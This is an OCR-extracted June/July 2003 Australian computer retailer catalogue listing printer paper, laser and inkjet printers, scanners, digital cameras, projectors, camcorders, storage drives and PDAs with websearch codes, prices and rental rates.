|-----------|-------------|----------------------------------|-----------------------|-------|
| 192820 | Q1936A | A4 98gsm Premium Paper | 200 sheets | \$37 |
| 195270 | Q1937A | A3 91gsm Premium Paper | 100 sheets | \$48 |
| 196202 | CHP412 | A4 120gsm Premium LaserJet Paper | 8 reams, 250 per ream | \$165 |

HP Everyday Paper

| Websearch | HP Part No. | Product | Quantity | Price |
|-----------|-------------|-------------------------|----------|-------|
| 196203 | Q2400A | A4 80gsm Everyday Paper | 5 reams | \$42 |

HP Bright White InkJet Paper

| Websearch | HP Part No. | Product | Quantity | Price |
|-----------|-------------|-----------------------------------|-----------------------|-------|
| 196205 | C1825A | A4 90gsm BrightWhite Inkjet Paper | 5 reams, 500 per ream | \$98 |

HP Colour Laser Paper

| Websearch | HP Part No. | Product | Quantity | Price |
|-----------|-------------|------------------------------|-----------------------|-------|
| HP15237 | CHP350 | A4 100gsm Colour Laser Paper | 5 reams, 500 per ream | \$105 |

Canon Photo Paper

| Websearch | Canon Part No. | Product | Quantity | Price |
|-----------|----------------|-----------------------------------|-----------|-------|
| 129552 | FM-101 | 6x4 Glossy Perforated Photo Cards | 20 sheets | \$15 |
| 196192 | LC301-A4II | A4 80gsm Matte Coated Paper | 50 sheets | \$8 |
| 192789 | HR-101NA450 | A4 110gsm Matte Photo Paper | 50 sheets | \$13 |
| 192788 | GP-301NA4 | A4 165gsm Glossy Photo Paper | 20 sheets | \$17 |
| 196194 | MP-101 | A4 170gsm Matte Photo Paper | 50 sheets | \$15 |
| 196195 | PP101 | A4 270gsm Glossy Photo Paper Plus | 20 sheets | \$18 |
| 196358 | HR-101NA3II | A3 110gsm Matte Photo Paper | 20 sheets | \$10 |
| 196197 | GP-301NA3 | A3 165gsm Glossy Photo Paper | 20 sheets | \$32 |
| 196199 | PR-101A3 | A3 245gsm Pro-Quality Photo Paper | 10 sheets | \$34 |

Canon Plain Paper

| Websearch | Canon Part No. | Product | Quantity | Price |
|-----------|----------------|-------------------------------------|------------|-------|
| 196200 | SW101 | A4 Super-white Uncoated Plain Paper | 250 sheets | \$7 |

Canon Transparencies

| Websearch | Canon Part No. | Product | Quantity | Price |
|-----------|----------------|--|-----------|-------|
| 196188 | CF102-A4II | A4 Transparencies - All BubbleJet Printers | 20 sheets | \$27 |
| 196189 | CF101-A4 | A4 Transparencies - 8JC800 Series only | 50 sheets | \$99 |

EPSON General Purpose Paper

| Websearch | EPSON Part No. | Product | Quantity | Price |
|-----------|----------------|---|------------|-------|
| EP5451 | 5041061 | Photo Quality Inkjet Paper A4 210x297mm | 100 sheets | \$28 |
| EP5385 | 5041068 | Photo Quality Inkjet Paper A3 297x420mm | 100 sheets | \$64 |

EPSON Photographic Paper

| Websearch | EPSON Part No. | Product | Quantity | Price |
|-----------|----------------|--|-----------|-------|
| EP5001 | 5041285 | Premium Glossy Photo A4 210x297 (255gsm) | 20 sheets | \$32 |
| EP5416 | 5041288 | Premium Glossy Photo A3 297x420 (255gsm) | 20 sheets | \$80 |
| EP5454 | 5041258 | Matte Paper, Heavyweight A4 210x297mm | 50 sheets | \$27 |
| 189993 | 5041260 | Matte Paper, Heavyweight A3 297x420mm | 50 sheets | \$65 |
| 190755 | 5041134 | Photo Paper 102x152mm (4x6") | 20 sheets | \$17 |
| EP5321 | 5041140 | Photo Paper A4 210x297mm | 20 sheets | \$16 |
| 191281 | 5041142 | Photo Paper A3 297x420mm | 20 sheets | \$50 |

Kodak Ultima Picture Paper (270gsm) Ultra Glossy, Satin

| Websearch | Product | Quantity | Price |
|-----------|--|--------------|-------|
| 189300 | Glossy A4 210x297mm | 15 sheets | \$25 |
| 195441 | Satin A4 210x297mm | 15 sheets | \$22 |
| 195438 | Glossy A4 & Satin A4 Limited stock! | 15x15 sheets | \$25 |
| 195437 | Glossy Paper, Heavyweight A3 297x420mm | 20 sheets | \$15 |

Kodak Premium Picture Paper (220gsm) Ultra Glossy, Satin

| Websearch | Product | Quantity | Price |
|-----------|---------------------|-----------|-------|
| 189563 | Glossy A4 210x297mm | 15 sheets | \$15 |
| 189301 | Satin A4 210x297mm | 15 sheets | \$15 |

Kodak Picture Paper (190gsm) Glossy or Matte finish on both sides

| Websearch | Product | Quantity | Price |
|-----------|---|--------------|-------|
| 195440 | Glossy A4 25shots & 4x6" 20shots Ltd Stock! | 25x20 sheets | \$15 |
| 195433 | Matte A4 210x297mm | 25 sheets | \$15 |
| 195434 | Glossy A4 210x297mm | 25 sheets | \$15 |
| 195432 | Glossy 100x150mm (4x6") | 20 sheets | \$10 |


iswh

 Hardware
Software
Consumables

Business Laser/Colour Laser Printers

JUNE/JULY 2003

HP LaserJet 1300N

- 1200 x 1200dpi
- 20ppm Black
- 16MB RAM
- 250 sheet tray
- Parallel / USB
- Win/Mac
- Ethernet ready

HP 1300 \$819
Websearch 196460
RentSmart \$8.98



RENT/LEASE \$14.24 PER WEEK
Websearch Code 196461 **\$1299**

HP LaserJet 2300N

- 1200 x 1200dpi
- 25ppm black
- 48MB RAM
- 350 sheet input
- Parallel / USB
- Win / Mac
- Ethernet ready

HP 2300 \$1499
Websearch 196462
RentSmart \$16.43

HP 2300D \$1649
Websearch 196411
RentSmart \$18.08



RENT/LEASE \$21.36 PER WEEK
Websearch Code 196363 **\$1949**

HP LaserJet 4200N

- 1200 x 1200dpi
- 35ppm black
- 48MB RAM
- 600 sheet input
- Parallel
- Win / Mac
- Ethernet ready

HP 4200 \$2129
Websearch 196515
RentSmart \$23.34

HP 4200DTN \$3789
Websearch 195314
RentSmart \$37.16



RENT/LEASE \$27.45 PER WEEK
Websearch Code 196185 **\$2799**

MS Press

Windows XP Inside Out, Deluxe Edition

- Newer, bigger, deeper coverage of Windows XP with the latest on security, the Tablet PC, and other developments.
- Award-winning INSIDE OUT format makes hundreds of tips, tricks, and workarounds easy to find and easy to use.
- CD-ROM features third-party utilities, scripts, batch programs, and an electronic version of the book.



\$115
Websearch Code 196401

MS Press MCSE Self Paced Training Kit Win2000 2nd Edition

- Delivers in-depth preparation for core MCSE Exams
- Fully revised and expanded study guide
- Exclusive test-readiness tool that generates timed, 50-question practice exams with automated scoring
- 200+ page exam preparation, including objective-by-objective review
- Includes the Microsoft Encyclopaedia Of Networking, Second Edition, eBook



\$355
Websearch Code 195914

MS Press Windows 2000 Server Resource Kit

- Essential print reference plus tools for maximizing a Windows 2000 Server installation
- Software tools and utilities on CD-ROM exclusive to this kit and direct from Microsoft
- Exhaustive information on deployment and administration issues, also serves as an excellent resource for pre-deployment planning and decision-making



\$535
Websearch Code 196400

HP LaserJet 4300N

- 1200 x 1200dpi
- 43ppm black
- 80MB RAM
- 600 sheet input
- Parallel
- Win / Mac
- Ethernet ready

HP 4300 \$2599
Websearch 196463
RentSmart \$25.49



HP 4300DTN \$4249
Websearch 195409
RentSmart \$39.71

RENT/LEASE \$32.36 PER WEEK
Websearch Code 196364 **\$3299**

HP Colour LaserJet 2500N

- 600 x 600dpi
- 16ppm black, 4ppm colour
- 64MB RAM
- 100 sheet multi-purpose tray & 250 sheet input tray
- Win/Mac
- Ethernet ready

HP 2500 \$1879
Websearch 192925
RentSmart \$20.60



RENT/LEASE \$26.47 PER WEEK
Websearch Code 195205 **\$2699**

HP Colour LaserJet 4600N

- 600 x 600dpi
- 16ppm black
- 96MB RAM
- 600 sheet input
- Parallel
- Win / Mac
- Ethernet ready

HP 4600DN \$5149
Websearch 195840
RentSmart \$46.94

HP 4600DTN \$6999
Websearch 196464
RentSmart \$60.73



RENT/LEASE \$41.02 PER WEEK
Websearch Code 196365 **\$4389**

Lexmark E322N Laser Printer

- 600 x 600dpi
- 16ppm black
- 8MB RAM
- 150 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark E322 \$795
Websearch 194981
RentSmart \$8.28



RENT/LEASE \$15.34 PER WEEK
Websearch Code 196479 **\$1399**

Lexmark T522N Laser Printer

- 1200 x 1200dpi
- 24ppm black
- 16MB RAM
- 600 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark T522 \$1649
Websearch 194984
RentSmart \$18.08



RENT/LEASE \$20.77 PER WEEK
Websearch Code 196367 **\$1895**

Lexmark W812N Laser Printer

- 600 x 600dpi
- 26ppm black
- 16MB RAM
- 250 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark W812 \$2499
Websearch 196366
RentSmart \$24.51



RENT/LEASE \$31.37 PER WEEK
Websearch Code 196480 **\$3199**

Lexmark T620N Laser Printer

- 1200 x 1200dpi
- 28ppm black
- 16MB RAM
- 600 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark T620 \$1969
Websearch 196368
RentSmart \$21.58



RENT/LEASE \$26.37 PER WEEK
Websearch Code 196380 **\$2689**

Lexmark C720N Colour Laser Printer

- 600 x 600dpi
- 24ppm black, 6ppm Colour
- 32MB RAM
- 250 sheet input
- Parallel
- Win / Mac
- Ethernet ready

Lexmark C720 \$2619
Websearch 194980
RentSmart \$25.69



RENT/LEASE \$30.26 PER WEEK
Websearch Code 196370 **\$3085**

Lexmark C750N Colour Laser Printer

- 1200 x 1200dpi
- 19ppm black, 19ppm Colour
- 64MB RAM
- 600 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark C750 \$4739
Websearch 196371
RentSmart \$44.29



RENT/LEASE \$46.94 PER WEEK
Websearch Code 196372 **\$5149**


www.iswh.com.au

click here to buy...

JUNE/JULY 2003

Syscan TravelScan 860

The TravelScan 860 is a business card scanner which interfaces to any standard USB port. It is bundled with Syscan BCR business card software providing first-class business card recognition and ease of use.

Automatically perform text recognition of the card (OCR) and save both the text and the image.



\$275

Websearch Code 190180

Syscan TravelScan 464

At only 335 grams, the TravelScan 464 seems like a light weight but it packs plenty of punch. It features USB 2 interface, 600 optical resolution and the versatile PageManager 6 document management software. Scan an A4 page in as little as 25 seconds. Free from dunnery power adaptor; plugs straight into your PC's USB port.



\$309

Websearch Code 190206

Microtek SM 4900

The ScanMaker 4900 offers ultra-fast scanning speeds and uses a plug-and-play interface, so installing it is as easy as connecting one end of the cable to your scanner and the other to your computer. It's that simple! Now all you need to do is load up the included Microtek CD-ROM and choose which award-winning software you want to install; it's all there on the CD.



\$379

Websearch Code 195655

Epson Perfection 1260 Scanner

EPSON's newly designed range of scanners feature advanced technology, high speed and incredible ease-of-use. Full auto scanning mode for documents and photos. 1200 x 2400 dots-per-inch optical resolution, 48-bit colour depth, 1 year warranty.



\$175

Websearch Code 190087

Epson Stylus C61

• Up to 5760 x 720 optimised print resolution
• Up to 14 black and white pages per minute
• Incredibly fine ink droplets at super fast speeds
• Epson AcuPhoto Halftoning: Whether it's a Web page or black-and-white photo, it's printed with beautifully smooth tones and gradations.
• Win/Mac



\$179

Websearch Code 191357

Lexmark X75 All-In-One

• 2400 x 1200 dpi
• 11ppm black, 6ppm black
• One-touch 48 Bit Scan
• One-touch Colour Copy
• USB
• Win / Mac



\$199

Websearch Code 194382

Brother Laser Fax-2850

Plain paper Laser Fax with 2MB memory stores up to 90 pages for out-of-paper reception and supports fax forwarding to multiple locations. Dual Access, QuickScan capability and a 14.4Kbps modem, the FAX-2850 delivers laser performance and reliability. Automatic Fax/Telephone switching lets you receive both fax and voice calls on a single phone line.



\$699

Websearch Code 192720

Epson Perfection 3200 Photo Scanner

• 3200 x 6400dpi high resolution scanning
• Matrix CCD with Micro Lens
• Advanced film scanning - supporting 35mm x 12 frames, strip film; 35mm x 4 slides, mounted film and 120/220 film
• USB and Firewire
• Win / Mac



\$789

Websearch Code 196101

Epson Stylus Photo 915

• 5760 x 720 Optimised
• 8 ppm Black and Colour
• 6-ink colour printing
• Print directly from your Compact Flash, Memory Stick, Smart Media, Multimedia or SD Memory Cards without a computer
• USB
• Win/Mac



\$439

Websearch Code 193005

Lexmark Z45se Color Jetprinter

• 4800 x 1200 dpi
• 15ppm black, 9ppm black
• Automatic Cartridge Alignment
• Accu-Feed Paper Handling System
• USB
• Win



\$155

Websearch Code 194983

Brother MFC-3100C

The MFC-3100C is an All-in-One colour fax, colour printer, colour copier, colour scanner and PC Fax. It delivers fast inkjet printing at up to 10ppm black and 8ppm colour. Enjoy this high quality 2400 x 1200 dpi printing for exceptional photo quality output.



\$390

Websearch Code 192721

Epson Stylus CX3100

• All colour print, scan and copy
• Up to 5760 Optimised DPI
• 14 ppm Black and Colour
• Scanning 48-bit colour depth scanning
• Optical resolution of up to 9600dpi
• USB
• Win/Mac



\$369

Websearch Code 196271

Epson Stylus Photo 1290

• 2880 x 720dpi
• 9 ppm Black and Colour
• 5-ink colour printing
• True border free printing
• USB
• Win/Mac



\$969

Websearch Code 191259

Lexmark Z65 Color Jetprinter

• 4800 x 1200 dpi
• 21ppm black, 15ppm black
• Precision Sense Automatic Paper Type Sensing
• Accu-Feed Paper Handling System
• USB
• Win / Mac




\$349

Websearch Code 194553

Brother HL-5040 Laser Printer

16 ppm print speed 8 MB memory, expandable to 136 MB 1200 dpi print resolution 250 sheet paper tray + 250 sheet optional paper tray Windows, DOS and Mac compatible PCLE emulation IEEE 1284 parallel, USB 2.0 interface Optional Network interface (Ethernet 10/100 base TX)



\$515

Websearch Code 195276


iswh

 Hardware
Software
Consumables

Printers & Scanners

JUNE/JULY 2003

hp scanjet 2300

- 600x1200dpi
- 48 bit colour
- CCD Technology
- hp photo and imaging software - with hp memories disc creator software
- Quick buttons - scan and copy
- USB 2.0 Full Speed
- Win


 Websearch Code 190703 **\$135**

hp scanjet 3500

- 1200x1200 dpi
- 48 bit colour
- Dual CCD
- hp photo and imaging software - with hp memories disc creator software
- Quick buttons - scan, copy and email
- USB 2.0 Full Speed
- Win/Mac


 Websearch Code 190504 **\$175**

hp deskjet 3420

- 2400x1200 dpi colour on photo quality paper
- 10ppm black, 8ppm colour
- hp PhotoREt 3
- Easy to set up and use
- On screen ink level indicator and print cancel button
- USB 2.0 Full speed
- Win/Mac


 Websearch Code 190703 **\$135**

hp deskjet 5550

- Get best photo-quality with hp PhotoREt 3 colour layering technology
- Up to 4800 optimised dpi in colour and rich black text (up to 4800 x 1200 optimised dpi colour printing on hp colourfast photo paper and 1200 x 1200 input dpi)
- Optional 6-ink colour printing with hp PhotoREt 4 colour layering technology
- Win/Mac


 Websearch Code 191370 **\$239**

Canon D1250U2F scanner

- 1200 x 2400 dpi
- 48bit colour
- Scan directly from 35 mm film and multiple photos at once
- USB 2.0 full speed
- Win


 Websearch Code 189703 **\$255**


Canon C5000F scanner

- 2400x4800dpi film and document scanning
- 48bit colour
- Continuous scanning of 3 frames of 35mm film or 2 mounted slides in a single pass
- 2400x800dpi 6 line 'HyperCCD' image sensor
- USB 2.0 full speed
- Win/Mac


 Websearch Code 194995 **\$365**

Canon i320 printer

- 2400x1200 dpi
- 10ppm black, 7ppm colour
- Scan direct borderless photo prints
- Advanced Microfine Droplet Technology for sharper prints
- USB 2.0 full speed
- Win/Mac


 Websearch Code 194996 **\$139**

Canon i5300

- Up to 2400 x 1200 dpi
- 14 ppm Black and 10 ppm Colour
- True border free printing
- Supports Exif Print for outstanding photo results
- USB
- Win/Mac


 Websearch Code 196275 **\$499**

hp officejet 5110 all-in-one

- Up to 480 dpi for high-resolution images
- Up to 600 x 600 dpi black text printing and copying powerful fax capability
- High speed 33.6 kbps modem
- 5 one-touch keys
- 70-page memory
- 12ppm in black and 10ppm in colour
- Up to 600 x 1200 dpi
- 36-bit colour depth


 Websearch Code 194964 **\$409**

hp deskjet 1220c - A3 Printing!

- 2400 x 1200 dpi
- 11ppm black, 9.5ppm colour
- PhotoREt 3
- Outstanding colour quality
- Full bleed A3-printing
- Parallel / USB interface
- Win/Mac


 BENTON & BOWLES PER WEEK **\$589**
 Websearch Code MWP436

Canon ImageCLASS MPC 600F

- 2400 x 1200 dpi printing
- 17ppm black, 12 ppm colour
- 3 secs per page fax transmission
- Flatbed scanning with 30 Sheet Automatic Document Feeder
- USB 2.0 Full speed and parallel
- Win


 BENTON & BOWLES PER WEEK **\$629**
 Websearch Code 190660

Canon BJC 85 portable

- 720 x 360 dpi
- Becomes a 360 dpi colour scanner with optional IS-12 Colour Image Scanner
- New AD360U International power adapter included
- Cordless printing with built-in, fast IRDA
- Up to 5 ppm in monochrome
- Up to 2 ppm in colour
- Optional 4-colour PhotoRealism printing
- Multi interface
- Win/Mac


 Websearch Code CAN287 **\$379**

Wacom Graphire2 4X5 USB Tablet

Primarily designed for the entry level user. Can be used for drawings, sketching, freehand writing, illustration, painting, retouching. Comes with pressure-sensitive pen technology with 512 levels of pressure sensitivity.


 Sapphire Blue (Includes Pen) **\$165**
 Websearch Code WAC240

Wacom Graphire 2 Mouse

The two button scroll mouse offers ease of use across the Graphire tablet range.


 Ice Blue **\$44**
 Websearch Code 194841

Wacom Intuos 2 USB Tablet

Introduces the era of the Grip-Pen. Pen accuracy: 0.25mm. Pressure levels: 1024. Report rate: 200pps (Points per second). Resolution: 2,540 LPI (Lines per inch). In addition, Intuos2 offers a new high-resolution, ergonomically designed 2D or 4D Mouse as an optional extra. Win/Mac.


 6 x 8 (Includes Pen) **\$609**
 Websearch Code 189516
 9 x 12 (Inc Pen & 4D Mouse) **\$829**
 Websearch Code 190463

www.iswh.com.au

click here to buy...

11

LaCie Multi Card Reader

- Supports six types of media
- Plug and play convenience
- Compact design with versatile USB connectivity.
- An essential tool for digital photographers and marketing departments.
- Simple setup and convenient USB interface make it ideal for viewing images on a variety of digital media in both Mac and PC environments.

**\$65**

Websearch Code 196043

LaCie Floppy Disk Drive

- Offers an ultra-thin, portable design to provide complete mobility, allowing you to move freely and take your data with you wherever you go
- Simple setup without terminators or device IDs
- Standard USB interface
- Ideal for additional storage, archiving, data shuttle, and cross-platform data exchange
- Win/Mac

**\$99**

Websearch Code 193903

LaCie Security Lock

- Protect your equipment (D2 as well as laptop) from theft and damage
- Install in just a few seconds
- Cable is resistant against cutting and pull up
- Lock cannot be forced, delivered with two numbered keys

**\$44**

Websearch Code 195419

Canon PowerShot A200

- 2.0 Megapixel digital camera
- Comes with Canon fixed-focus lens, auto focus, 5mm 12.8 lens
- Records up to 1,600x1,200 pixels in large file mode
- Up to 30 seconds movie recording.
- Uses AA batteries
- Perfect entry level digital still camera

**\$289**

Websearch Code 190479

Kodak CX4200

- 8" x10" (20x25cm) with 2.0MP
- Kodak Retinar all-glass lens with 2X digital zoom
- Kodak colour science inside
- On-camera Share button
- 16MB internal memory
- Expandable MMC/SD memory card slot
- Automatic picture rotation
- Optional Kodak EasyShare camera dock
- New e-mail or print tagging on-camera via the new Share button
- Up to 32 e-mail addresses to store on camera

**\$289**

Websearch Code 193748

Sony DSCP32

- 3.2 Megapixel digital camera
- 1.6" Colour LCD
- Built-in Microphone and Speaker
- LCD Field of View 100%
- Variable Flash Mode
- Exposure Control
- 10 Second Self Timer

**\$489**

Websearch Code 195421

Kodak Multimedia Cards

- The smallest type of memory card on the market. Weighs less than two grams and the size of a postage stamp. Used in a variety of devices, such as Personal Digital Assistants (PDAs), digital still and video cameras, digital music players, car navigation systems, Global Positioning Systems (GPSs), cellular phones, and electronic books.



| | |
|-----------------------------|-------------|
| 32MB | \$59 |
| Websearch Code 194853 | |

| | |
|-----------------------------|-------------|
| 64MB | \$79 |
| Websearch Code 192028 | |

| | |
|-----------------------------|--------------|
| 128MB | \$149 |
| Websearch Code 195347 | |

Canon PowerShot 60

- 2.0 Megapixel digital camera
- Canon 3x optical zoom lens
- 12 shooting modes, from complete control to full automatic mode
- Movie recording and playback with sound

**\$529**

Websearch Code 196154

Kodak DX4330

- 3.1MP delivers photo quality prints from 4" x 6" - 11" x 14"
- 10X zoom
- Multi-zone auto-focus
- New 45.6 mm Indoor/Outdoor LCD
- Continuous video with audio
- Auto picture rotation
- New on-camera Share button
- 16MB internal memory, plus MMC/SD memory card expansion slot
- Optional Kodak EasyShare camera dock

**\$649**

Websearch Code 193992

Sony DSCP52

- 3.2 Effective Megapixels
- 2x Optical Zoom up VGA-6.4x
- Record high quality MPEG1 movies
- Supplied with rechargeable batteries, cables, software, 16MB memory stick
- Built in microphone and speaker

**\$649**

Websearch Code 195422

Canon PowerShot Digital IXUS 400

- 4.0 Megapixel digital camera Retractable 3x optical zoom
- Canon 3x optical zoom lens with a fast 1/2.8-4.9 aperture and 3.6x digital zoom
- Selectable 9 point AiAF and single centre point AF
- Continuous movie recording, playback with audio and on-camera editing for up to 3 min

**\$1029**

Websearch Code 196153

Kodak LS443

- 4.0MP for prints from 10 cm x 15 cm to 50 cm x 76 cm
- 10X zoom (3X optical, 3.3X Advanced Digital Zoom)
- Low-light and selectable multi-zone auto-focus
- New 45.6 mm Indoor/Outdoor LCD
- Automatic and scene modes
- Continuous video with audio
- Auto picture rotation
- Camera dock and Li-ion battery included
- 16MB internal memory with MMC/SD slot

**\$949**

Websearch Code 193180

Sony DSCP72

- 3.2 Megapixel digital camera
- 3x Optical Zoom
- Clear Colour NRI Luminance NR
- NR Slow Shutter LCD Field of View 100% x
- Auto Bright Monitoring

**\$709**

Websearch Code 195423

Sony Memory Stick

- Sony Memory Stick is a versatile memory storage solution for recording and transferring digital data. Utilising solid-state data storage technology, Memory Stick is able to provide fast random access, as well as quick read/write speeds.



| | |
|-----------------------------|-------------|
| 32MB | \$69 |
| Websearch Code SONY93 | |

| | |
|-----------------------------|--------------|
| 64MB | \$119 |
| Websearch Code SONY94 | |

| | |
|-----------------------------|--------------|
| 128MB | \$219 |
| Websearch Code 191855 | |


iswh

 Hardware
Software
Consumables

Projectors & Camcorders

Sony CS5 Ultra Compact LCD Projector

(1800 ANSI Lumens, SVGA)
3 LCD panels, 1 lens projection system. LCD panel: 1,440,000 pixels (840,000 pixels x 3). Projection lens: 1.2 times zoom lens, F1.8. Lamp: 165W UHP lamp. Light output: 1800 ANSI Lumens (High Mode), 1600 ANSI Lumens (Low Mode). Colour system: NTSC, PAL, SECAM, NTSC4.4.
Video: 600 TV lines. Resolution: 800x600 pixels. Colour: Pearl white.
Weight: 2.7kg.

RENTAL **\$37.85**
PER WEEK **\$4050**
Websearch Code: 195222

Philips SV1 bSure LCD Projector

(1200 ANSI Lumens, SVGA)
Robust, easy-to-use LCD projector ideal for schools and medium sized businesses. Resolution: SVGA. LCD: 3x 0.7" high-temperature polysilicon active matrix LCDs. Noise level: 27db. Lamp: 132W. 1.2x manual zoom. Projection distance: 1.1-10m. Weight: 3.7kg. Presentations and films are always of the highest quality thanks to the bSure high connectivity and special Colour Tracking feature.
(LC3131)



RENTAL **\$32.32**
PER WEEK **\$3295**
Websearch Code: 195220

Sony Digital8 DCRTVR355 Handycam

Shoot both moving or still images all in digital quality, and store them on the Memory Stick. Features quick transfer to your PC via USB Streaming. Digital8 (analogue playback compatible), 700x/40x selectable digital zoom (20x optical), Memory Stick slot, built-in video light, SteadyShot and NightShot.



RENTAL **\$12.05**
PER WEEK **\$1099**
Websearch Code: 196391

Sony MiniDV DCRTVR33 Handycam

Features 10 Megapixel (Gross) Advanced HAD CCD image, incredible 1152x664 digital still images, pop-up flash, precision colour viewfinder and four flash modes to accommodate different shooting environments. Memory Stick media, MPEG Movie Mode, Infolithium battery, Nightshot, Stamina Power, SteadyShot, 10X Optical/20X Precision Digital Zoom, USB Streaming, i.LINK DV Interface (IEEE 1394).



RENTAL **\$19.29**
PER WEEK **\$1760**
Websearch Code: 196395

Sony CX5 Ultra Compact LCD Projector

(2000 ANSI Lumens, XGA)
3 LCD panels, 1 lens projection system. LCD panel: With Micro Lens Array, 2,359,296 pixels (786,432 pixels x 3). Projection lens: 1.2 times zoom lens, F1.8. Light output: 2000 ANSI Lumens (High Mode), 1800 ANSI Lumens (Low Mode). Colour system: NTSC, PAL, SECAM, NTSC4.4. Video: 750 TV lines. Resolution: 1024x768 pixels. Colour: Pearl white.
Weight: 2.7kg.



RENTAL **\$51.91**
PER WEEK **\$5695**
Websearch Code: 196324

Philips Ugo S-Lite Impact DLP Projector

(1000 ANSI Lumens, SVGA)
Includes Digital Light Processing (DLP) technology with outstanding image quality. Compact, portable projector ideal for meeting rooms. DMD: 1x 0.67" DMD, 480,000 pixels, time sequential (800x600). Contrast ratio: 550:1 (Full on/off). Lamp: 130W. Zoom: Manual zoom (x1.2). Digital zoom (x10). Projector distance: 1.2-9.4m; Diagonal (25-200"). Analog video format: NTSC, PAL, SECAM. Weight: 1.5kg. WinMac (LC5231).



RENTAL **\$37.26**
PER WEEK **\$3799**
Websearch Code: 196322

Sony MiniDV DCRTVR19 Handycam

Offers a powerful combination of digital video, digital audio, and USB streaming at an amazing value. With Carl Zeiss Vario-Sonnar lens and Advanced HAD, every shot is looking better than ever. Also features 120x/20x selectable digital zoom (10x optical) and advanced HAD.



RENTAL **\$13.98**
PER WEEK **\$1275**
Websearch Code: 196383

Camcorder Tape Media

Brn/Hill

Websearch

195359
195360
195361
195362
195363
195364

Product

Sony 90min Video 8 MP Standard Grade Tape (PS90MP3)
Sony 90min Video 8.60min Digital 8 MP High Grade Tape (PS90HG3)
Sony 90min Video 8.60min Digital 8 MP Standard Grade Tape (PS90HMP3)
Sony 90min Video 8.60min Digital 8 MP Metal Evaporated Tape (ES90HME2)
Sony 60min Digital 8 MP Standard Grade Tape (H860P2)
Sony 90min Digital 8 MP Standard Grade Tape (H890P2)

MiniDV

Websearch

195365
195366
195367

Product

Sony 60min MiniDV Premium Grade Tape (DVX60P3)
Sony 60min MiniDV Excellence Grade Tape (DVX60EXD)
Sony 60min MiniDV Excellence Grade Tape + IC Memory (DVX60EXM)

MicroMV

Websearch

195368

Product

Sony 60min MicroMV Tape (MGR60)

Epson EMP-52 LCD Projector

(1200 ANSI Lumens, SVGA)
Video compatibility with simultaneous audio connection. Input device sources include PCs, Macs, DVD's, video game consoles, camcorders and digital cameras. Bright 1200 ANSI Lumens, 2.9 kg ultra portable projector. True SVGA (800 x 600) projector capable of supporting signals from VGA to XGA resolution. 6 colour modes for ultimate image rendering.



RENTAL **\$32.32**
PER WEEK **\$3295**
Websearch Code: 196381

NEC VT460 LCD Projector

(1500 ANSI Lumens, SVGA)
Suitable for home theatre, mobile, boardroom and classroom. SVGA resolution (800x600), 1500 ANSI Lumens, Eco-mode for longer lamp life, Short Focus Lens: Throwing distance is 1.8m at 50 inches, compact at 2.5kg, 400:1 contrast ratio. Includes soft case and full remote. Wireless Remote Control Unit with Mouse Control Function.



RENTAL **\$28.39**
PER WEEK **\$2895**
Websearch Code: 196379

Sony MiniDV DCRTVR22 Handycam

Offers everything from digital video to digital still image capability. Features 120x/20x selectable digital zoom, 10x optical zoom, 1/3- 1/4000, 1/4" CCD, 2.5" LCD Monitor, advanced HAD, IEEE 1394 i.LINK, Memory Stick slot, USB streaming, SteadyShot, NightShot.



RENTAL **\$16.39**
PER WEEK **\$1495**
Websearch Code: 196384

Multimedia Projectors Terminology

LCD versus DLP - LCD (Liquid Crystal Display) is a display technology that uses rod-shaped molecules (liquid crystals) that flow like liquid and bend light. DLP (Digital Light Processing) technology uses a Digital Micromirror Device (DMD), a chip with from 400,000 to two million light switches that cancel or reflect light. The gap between the mirrors in a DMD pixel is smaller than the gap in an LCD display, resulting in a sharper display.

SVGA versus XGA - SVGA (Super VGA) is a screen resolution of 800x600 pixels. XGA (Extended Graphics Array) is a screen resolution of 1,024x768 pixels.

HP Photosmart 7150

A photo printer that lets you print borderless 4"x6" photos. Up to 6-ink colour printing with HP PhotoREt 4 colour layering technology. Up to 4800x1200 optimised dpi in colour (on hp colourfast photo papers and 1200x1200 input dpi). Print in seconds with direct printing from your HP digital camera via front access USB port.



\$245
Websearch Code: 195121

Sony 180 Minute DX Standard Video Tapes

Reliable, high quality performance for everyday use. Consistent image and sound quality. DDL binder system for reduced dropouts and durability. Anti-fungus treatment for long term storage.



E180 - 3 Pack
\$9.50
Websearch Code: 195353

E180 - 5 Pack
\$16
Websearch Code: 195354

www.iswh.com.au

click here to buy...

13

Iomega Zip Drives

Reliable, versatile and cost-effective. You can choose from 100MB, 250MB or 750MB configurations to protect and secure your important data.



100MB USB
\$159
Websearch Code... 10M151

250MB USB
\$259
Websearch Code... 111061

750MB USB
\$359
Websearch Code... 195432

Iomega CD-RW Predator USB2 40x12x40x

High speed external USB 2.0 CD-RW drive. Speed: 40x write, 12x re-write, 40x read (USB 2.0); 4x write, 4x re-write, 6x read (USB 1.1). Includes buffer under-run protection and Iomega HotBurn CD creation software for CD creation in less than four minutes. WinMac.



\$299
Websearch Code... 194641

Iomega CD-RW Cheetah USB2 52x24x52x

Ultra fast, professional look external USB 2.0 drive. For the fastest and easiest way to save and share music, photos and more.



\$329
Websearch Code... 196143

Sony Internal 52/24/52X CD-RW Kit

This drive features maximum performance 52X recording and playback. It also incorporates new Ultra-Speed Rewriting support, buffer under-run protection, and a unique Dual Speed operation. Win/Mac compatible (Packaged with Win Software only)



\$139
Websearch Code... 194704

Liteon Internal 48/24/48X CD-RW Kit

The LiteOn CD-RW Drive includes SmartBurn technology that automatically checks media quality and sets limit on burning speed to ensure successful writing sessions. The IDE drive can be installed either vertically or horizontally, has buffer under-run prevention and also a vibration absorber mechanism.



\$85
Websearch Code... 193774

52x24x52
\$99
Websearch Code... 193820

Palm Zire

The Palm Zire is ideal for storing all your events, appointments, names and phone numbers all in one place. The Zire allows you hold thousands of details, plus applications and data.

Memory: 2MB
Operating System: Palm OS v4.1
Display: Screen Monochrome Display, 160 x 160 Pixel Display
Processor: Motorola DragonBall EZ, 16MHz Processor



\$235
Websearch Code... 192389

hp iPAQ Pocket PC H3900 Series

The H3900 and H3970 both include 64MB RAM, 400MHz Intel PXA250 Integrated Processor, Microsoft Windows for Pocket PC 2002, Applications SD expansion slot, TFT screen with 65K colours.

